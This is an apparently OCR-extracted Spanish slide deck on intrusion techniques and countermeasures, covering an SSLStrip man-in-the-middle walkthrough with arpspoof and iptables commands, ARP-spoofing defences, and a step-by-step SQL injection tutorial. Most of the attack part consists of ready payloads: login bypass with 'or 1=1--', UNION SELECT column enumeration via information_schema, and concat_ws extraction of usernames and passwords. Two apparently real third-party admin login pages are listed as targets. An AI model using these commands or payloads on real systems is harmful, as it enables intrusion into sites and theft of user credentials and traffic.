
Puertos Seguros o ”Trusted Ports?”
This is one of the first security patterns implemented on the internet, via ”r” or remote programs. The idea is that all ports below 1024 were assigned ONLY to system processes. This means remote connections were trusted because if the port was below 1024 it was a system process and not a user/client. This affects layer 4 ”Transport” of the OSI-Model and the protocols involved were TCP and UDP. It should be noted that this is an old process for security that modern encryption has replaced via SSH.

Que es SSLStrip?
Es una tool que nos permite sniffar usuarios y contraseñas encriptadas en HTTPS. Esto lo hace realizando un ataque MITM entre el servidor y nuestro objetivo conectandose al servidor mediante HTTP (sin encriptar) en lugar de HTTPS (encriptado) con lo que los datos son visibles.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Como funciona SSLStrip?



IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Manos a la Obra XD

nmap -sC -O 192.168.27.0/24
cat /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/ip_forward
Redirige el trafico proveniente del puerto 80 al 8080
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 8080
ARP MITM
arpspoof -i eth0 -t 192.168.27.199 192.168.27.1
python sslstrip.py -a -l 8080 -w captura
tail -f captura (Esperando a las víctimas)

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Como nos defendemos?

Plugging Firefox http://enigform.mozdev.org/
https://www.eff.org/https-everywhere
Greasemonkey + script redirect https
NoScript + Config https

Entradas estaticas no ARP (arp -s [ip_address] [mac_address])
Port Security:
ARP Watch
Estando atentos! (arp -a)
IDS/IPS para detectar el Poisoning

Recordar siempre: “Las contraseñas son como la ropa interior, debemos cambiarlas de tanto en tanto y nunca debemos compartirlas!!!”

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Greasemonkey + script redirect https

```
// ==UserScript==
// @name          https Link Rewriter for Facebook.com
// @namespace     http://not.existant
// @description   Rewrites the facebook.com links to use https. Created by Brian Quan
// @version       1.1
// @include       http://*.facebook.com/*
// @include       https://*.facebook.com/*
// ==/UserScript==



var allLinks = document.getElementsByTagName('a');

for(var i=0; i < allLinks.length; i++) {
    // check if the link href matches pattern
        allLinks[i].href = allLinks[i].href.replace('http://www.facebook.com','https://www.facebook.com');
        allLinks[i].href = allLinks[i].href.replace('http://apps.facebook.com','https://apps.facebook.com');
}

var allLinks2 = document.getElementsByTagName('form');

for(var i=0; i < allLinks2.length; i++) {
        allLinks2[i].action = allLinks2[i].action.replace('http://www.facebook.com','https://www.facebook.com');
        allLinks2[i].action = allLinks2[i].action.replace('http://apps.facebook.com','https://apps.facebook.com');
}
```

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Fake certificate? Null prefix attack?

Si nos creamos nuestro propia CA? Spoof certificate?

***\0.midominio.com.ar**

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Herramientas Open Source para Segurizar Plataformas

http://forkbomb.org/ninja/

Grsecurity (Kernel)
Mod-Security (Apache)
BSD (Firewalls Front End)
Ossim (Monitoreo)
Cacti/Nagios/Zabbix (Monitoreo)
Auth2DB (Centralización de logs)
SSL
Kerberos (MIT)
Snort
Fail2Band
Cabezota!

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Sin lugar a dudas esta técnica es una de las mas peligrosas que hay en una aplicación, ya sea WEB o de Escritorio, por la potencia que tiene y la capacidad de poder ingresar a un sistema de una forma eficaz. Por practica puedo decir que es una de las vulnerabilidad mas comunes y una de las mas versátiles a la hora de pentestar un sistema =)

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Según Wikipedia:

"Inyección SQL es una vulnerabilidad informática en el nivel de la validación de las entradas a la base de datos de una aplicación. El origen es el filtrado incorrecto de las variables utilizadas en las partes del programa con código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o de script que esté incrustado dentro de otro.
Una inyección SQL sucede cuando se inserta o "inyecta" un código SQL "invasor" dentro de otro código SQL para alterar su funcionamiento normal, y hacer que se ejecute maliciosamente el código "invasor" en la base de datos."

Hablando en criollo son variables no sanadas o filtradas incluidas en querys pudiendo este introducir comandos arbitrarios q luego seran interpretados por la DB

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

SEGUN WIKIPEDIA

bypass– se refiere, en general, a una ruta alternativa a otra normal.

Bypass, en hacking, forma de esquivar un sistema de seguridad informático; o también enfoque distinto para solucionar un problema informático

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Este es un panel echo a proposito con este bug

```
view plain  print  ?

01. $usuario=$_POST['nombre'];
02. $password=$_POST['pass'];
03. $sql="SELECT * FROM usuarios WHERE usuario='$usuario' AND password='$password'";
```

Estas son las lineas del bug: Aqui lo que pasa por el formulario, el usuario y password lo llevamos a la variable $usuario y $password, luego automaticamente sin colocar alguna seguridadlo vuelca a la consulta SQL.
Si yo colo como nombre admin y password 123456, la consulta arrojara un TRUE y traeria datos de la base de datos ya que para el usuario admin el password es 123456.

```
view plain  print  ?

01. SELECT * FROM usuarios WHERE usuario='admin' AND password='123456'
```

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Nota: los string en msql son delimitados por comillas simples (') entonces nosotros para poder inyectar tendremos q escaparnos o cerrar esta comilla simple.

SELECT * FROM usuarios WHERE usuario='' AND password=''


como vemos en el campo usuarios hay 3 comillas simples las 2 de afuera son del programador y las del medio la nuestra .
Esto arrojaria un error, en este caso seria el siguiente

Error en la Consulta: SELECT * FROM usuarios WHERE usuario='' AND password=''Error en la consultaYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1

Aqui mysql esta diciendo especificamte q hay una comilla simple sin cerrar =) eto es loq aprovechamos nosotros

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.



SQL Injection

Para bypasear el login facilmete sin saber el usuario y pasword podemos ingresar 'or 1=1-- . Esto lo q ahce es ingresar con el primer rejistro de nuestra tabla Usuarios.
Para que se entienda mejor:

SELECT * FROM usuarios WHERE usuario='' AND password=''or 1=1-- '

La comilla ingresada por nosotros cierra la primera comilla simple. Luego de cerrar podemos proceder a colocar nuestras sentencias.
or 1=1 la sentencia or significa que si algo es verdadero entonces todo es verdadero, y como *1=1* es verdadero entonces toda nuestra consulta sera verdadera por mas que no hallamos dicho el usuario es igual a ''. Or se comporta de esta forma.
1- V or V = Verdadero
2- V or F = Verdadero
3- F or V = Verdadero *
4- F or F = Falso

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

'or 1=1--

' = La Comilla ingresada por nosotros cumple la funcion de cerra la del programador.

or 1=1 = La sentencia or significa q si algo es vedadero y en este caso segun el comportamiento de or 1=1 todo es verdadero.

— = En SQL significa comentario, por loq encontonces todo lo q bien depues se lo toma com comentario

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

http://www.specsdirect2u.co.uk/admin/admin_login.php
'or 1=1--

http://www.faba7.org.ar/adm/inicio.asp
' OR 1=1--

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Como reconoser una web bulnerable?

Agregando comilla simple ('), ")", "/*" , "--" o "#" al final del balor de la variable ej

http://webvuln.com/archvo.php?id=1'
http://webvuln.com/archvo.php?id=1)

Se pude intentar con palabras del lenguaje sql como "select,order by" etc
Y con opeadores logicos 1 and 1=1 , 1 and 1=2

"You have an error in your SQL syntax; check the manual that " o algo parecido ..
sabemos que es vulnerable a sql injection.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Agregado operadores logicos

1 && 1 //Representa el AND
1 || 1 //Representa el OR
1 XOR 0 //Retorna null si alguno de ellos es null

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Lo primero q hacemos es sacar el numero de columnas

Com hacemos esto? usando order by o union select

http://webvuln.com/vuln.php?id=-1 order by 1/* <---- no muestra un error
http://webvuln.com/vuln.php?id=-1 order by 2/* <---- no muestra un error
http://webvuln.com/vuln.php?id=-1 order by 15/* <-------- no muestra un error
http://webvuln.com/vuln.php?id=-1 order by 16/* <-------- no muestra un error
http://webvuln.com/vuln.php?id=-1 order by 17/* <-------- error

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Ahora buscaremos la columna q printee las respuestas de nuestra inyeccion, generalemte los numeros q aprecen son los q printean

Bien supongamos q en la web nos aparecio el numero 3 entonses para estar seguros hacemos lo siguiente

index.php?id=-1+UNION+ALL+SELECT+1,2,version(),4--

esto nos devolveria com resultado la version de la db, este es un dato importante porq dependiendo de la version varia el ataque.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Informacion Util

version () : Devuelve la versión del servidor MySQL.
database() : Devuelve el nombre de la base de datos actual.
current_user() : Devuelve el nombre de usuario y el del host para el que está autentificada la conexión actual. Este valor corresponde a la cuenta que se usa para evaluar los privilegios de acceso. Puede ser diferente del valor de USER().
last_insert_id() : Devuelve el último valor generado automáticamente que fue insertado en una columna AUTO_INCREMENT.
connection_id() : Devuelve el ID de una conexión. Cada conexión tiene su propio y único ID.
@@datadir directorio de la db.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

NOTA:

El soporte para INFORMATION_SCHEMA está disponible en MySQL 5.X.X y posterior. Proporciona acceso a los metadatos de la base de datos.

Metadatos son datos acerca de los datos, tales como el nombre de la base de datos o tabla, el tipo de datos de una columna, o permisos de acceso. Otros términos que a veces se usan para esta información son diccionario de datos o catálogo del sistema .

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

INFORMATION_SCHEMA SCHEMATA proporciona información acerca de db.
INFORMATION_SCHEMA TABLES proporciona información de las tablas en las db.
INFORMATION_SCHEMA COLUMNS proporciona información de las columnas en las db.
INFORMATION_SCHEMA STATISTICS proporciona información acerca de los índices de las tablas.
INFORMATION_SCHEMA USER_PRIVILEGES proporciona información acerca de permisos globales.
INFORMATION_SCHEMA SCHEMA_PRIVILEGES proporciona información acerca del esquema de permisos
INFORMATION_SCHEMA TABLE_PRIVILEGES proporciona información de permisos de tablas.
INFORMATION_SCHEMA COLUMN_PRIVILEGES proporciona información acerca de permisos de columnas.
INFORMATION_SCHEMA CHARACTER_SETS proporciona información acerca de los caracteres disponibles.
INFORMATION_SCHEMA COLLATIONS proporciona información acerca de colaciones para cada conjunto de caracteres.
INFORMATION_SCHEMA COLLATION_CHARACTER_SET_APPLICABILITY indica qué conjunto de caracteres es aplicable a cada colación.
INFORMATION_SCHEMA TABLE_CONSTRAINTS describe qué tablas tienen restricciones.
INFORMATION_SCHEMA KEY_COLUMN_USAGE describe qué columnas clave tienen restricciones.
INFORMATION_SCHEMA ROUTINES proporciona información acerca de rutinas almacenadas (procedimientos y funciones).
INFORMATION_SCHEMA VIEWS proporciona información acerca de las vistas en las bases de datos.
INFORMATION_SCHEMA TRIGGERS proporciona información acerca de disparadores.

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Exploramos las tablas con la funcion information_schema

La sintaxis seria la siguiente

.php?id=-1+union+select+1,2,3,4,5+from+information_schema.tables--

Ahora pedimos el tablename pero para esto tenemos que encontrar la columna vulerable

.php?id=-1+union+select+table_name,2,3,4,5+from+information_schema.tables--
.php?id=-1+union+select+1,table_name,3,4+from+information_schema.tables--
.php?id=-1+union+select+1,2,table_name,4+from+information_schema.tables--
.php?id=-1+union+select+1,2,3,table_name+from+information_schema.tables--

primera tabla es CHARACTER_SETS

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Ahora navegamos por las tablas, para esto agergamos +limit+1,1-- al final de la inyeccion q tenemos

-1+union+select+1,2,table_name,4+from+information_schema.tables+limit+1,1--

cambiando el valor del limit vamos sacando los nombres de las tablas

.php?id=-1+union+select+1,2,table_name,4,5+from+information_schema.tables+limit+1,1--
COLLATIONS
.php?id=-1+union+select+1,2,table_name,4,5+from+information_schema.tables+limit+2,1--
COLLATION_CHARACTER_SET_APPLICABILITY
-1+union+select+1,2,table_name,4,5+from+information_schema.tables+limit+3,1--
COLUMNS

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Ya exploramos todas las tablas y tenemos los nombres, ahora elejimos la que cosideremos importante por ejeplo usuarios.
Vamos a ver las columas q tiene dicha tabla, esto se logra practicamte como lo hicimos con las columnas anteriormente pero ahora usaremos el information_schema.columns y le diremos que nos de las columnas de usuarios, lo aremos de la siguiente manera

http://web.com/vuln.php?id=-1+union+select+1,2,column_name,4,5+from+information_schema.columns+where+table_name=char(85,115,117,97,114,105,111,115)

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Aqui la explicacion

+where+table_name=char(85,115,117,97,114,105,111,115)
where (donde)
table_name (nombre de la tabla)
char(85,115,117,97,114,105,111,115) es el nombre de la tabla Usuarios en ASCII
85 =U
115=s
117=u
97 =a
114=r
105=i
111=o
115=s

lista de valores en asii http://www.ascii.cl/es/

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Hacemos lo mismo agregamos el limit y vamos scando las columnas de la tabla users

.php?id_rubro=-1+union+select+1,2,column_name,4,5+from+information_schema.columns+where+table_name=char(85,115,117,97,114,105,111,115)

.php?id=-1+union+select+1,2,column_name,4,5+from+information_schema.columns+where+table_name=char(85,115,117,97,114,105,111,115)+limit+2,1--

.php?id=-1+union+select+1,2,column_name,4,5+from+information_schema.columns+where+table_name=char(85,115,117,97,114,105,111,115)+limit+3,1--
+limit+2,1--

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Ya tenemos las tablas y las columnas ahora usaremos la funcion concat_ws que concatena las columnas para extraer sus datos

Nos quedaria algo asi:

.php?id=-1+union+select+1,2,concat_ws(0x3a,Usser,Pass,email_usuario),4,5+from+Usuarios

En el caso q exista mas de un usuario se agrega nuevamte el limit para navegar entre ellos

nota: el primer 0x3a es el codigo Hexadecimal de el caracter : asi con eso separamos los datos

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

SQL Injection

Ya tenemos las tablas y las columnas ahora usaremos la funcion concat_ws que concatena las columnas para extraer sus datos

Nos quedaria algo asi:

.php?id=-1+union+select+1,2,concat_ws(0x3a,Usser,Pass,email_usuario),4,5+from+Usuarios

En el caso q exista mas de un usuario se agrega nuevamte el limit para navegar entre ellos

nota: el primer 0x3a es el codigo Hexadecimal de el caracter : asi con eso separamos los datos

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Tools

- **GIE**
- **Sqlimput**
- **Metasploit**
- **SQLix**
- **SQLi Scanner by f-security**

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

- Espero que les haya gustado

Dudas? | Preguntas?

Se aburrieron?

- oscar.gonzalez@ianux.com.ar
- gabriel.ramirez@ianux.com.ar
- oscar.gonzalez@saltalug.org.ar

IANUX SOLUCIONES

Tecnicas de Intrusion (Backtrack) y Contramedidas.

Muchas gracias!!!!

IANUX SOLUCIONES